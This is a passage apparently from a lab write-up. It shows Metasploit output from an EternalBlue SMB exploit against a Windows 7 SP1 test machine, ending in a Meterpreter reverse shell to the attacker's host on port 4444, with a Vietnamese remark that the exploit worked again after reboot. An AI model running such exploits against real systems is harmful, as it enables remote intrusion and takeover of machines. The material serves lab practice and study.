[*] 192.168.56.104:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.104:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.56.104:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.56.104:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.56.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.104:445 - Starting non-paged pool grooming
[*] 192.168.56.104:445 - Sending SMBv2 buffers
[*] 192.168.56.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.104:445 - Sending final SMBv2 buffers.
[*] 192.168.56.104:445 - Sending last fragment of exploit packet!
[*] 192.168.56.104:445 - Receiving response from exploit packet
[*] 192.168.56.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.104:445 - Sending egg to corrupted connection.
[*] 192.168.56.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.108:4444 -> 192.168.56.104:49160) at 2026-04-07 05:11:48 +0000
[+] 192.168.56.104:445 - -----
[*] 192.168.56.104:445 - -----WIN-----
[+] 192.168.56.104:445 - -----

meterpreter > 
```

Sau khi reboot , exploit lại thành công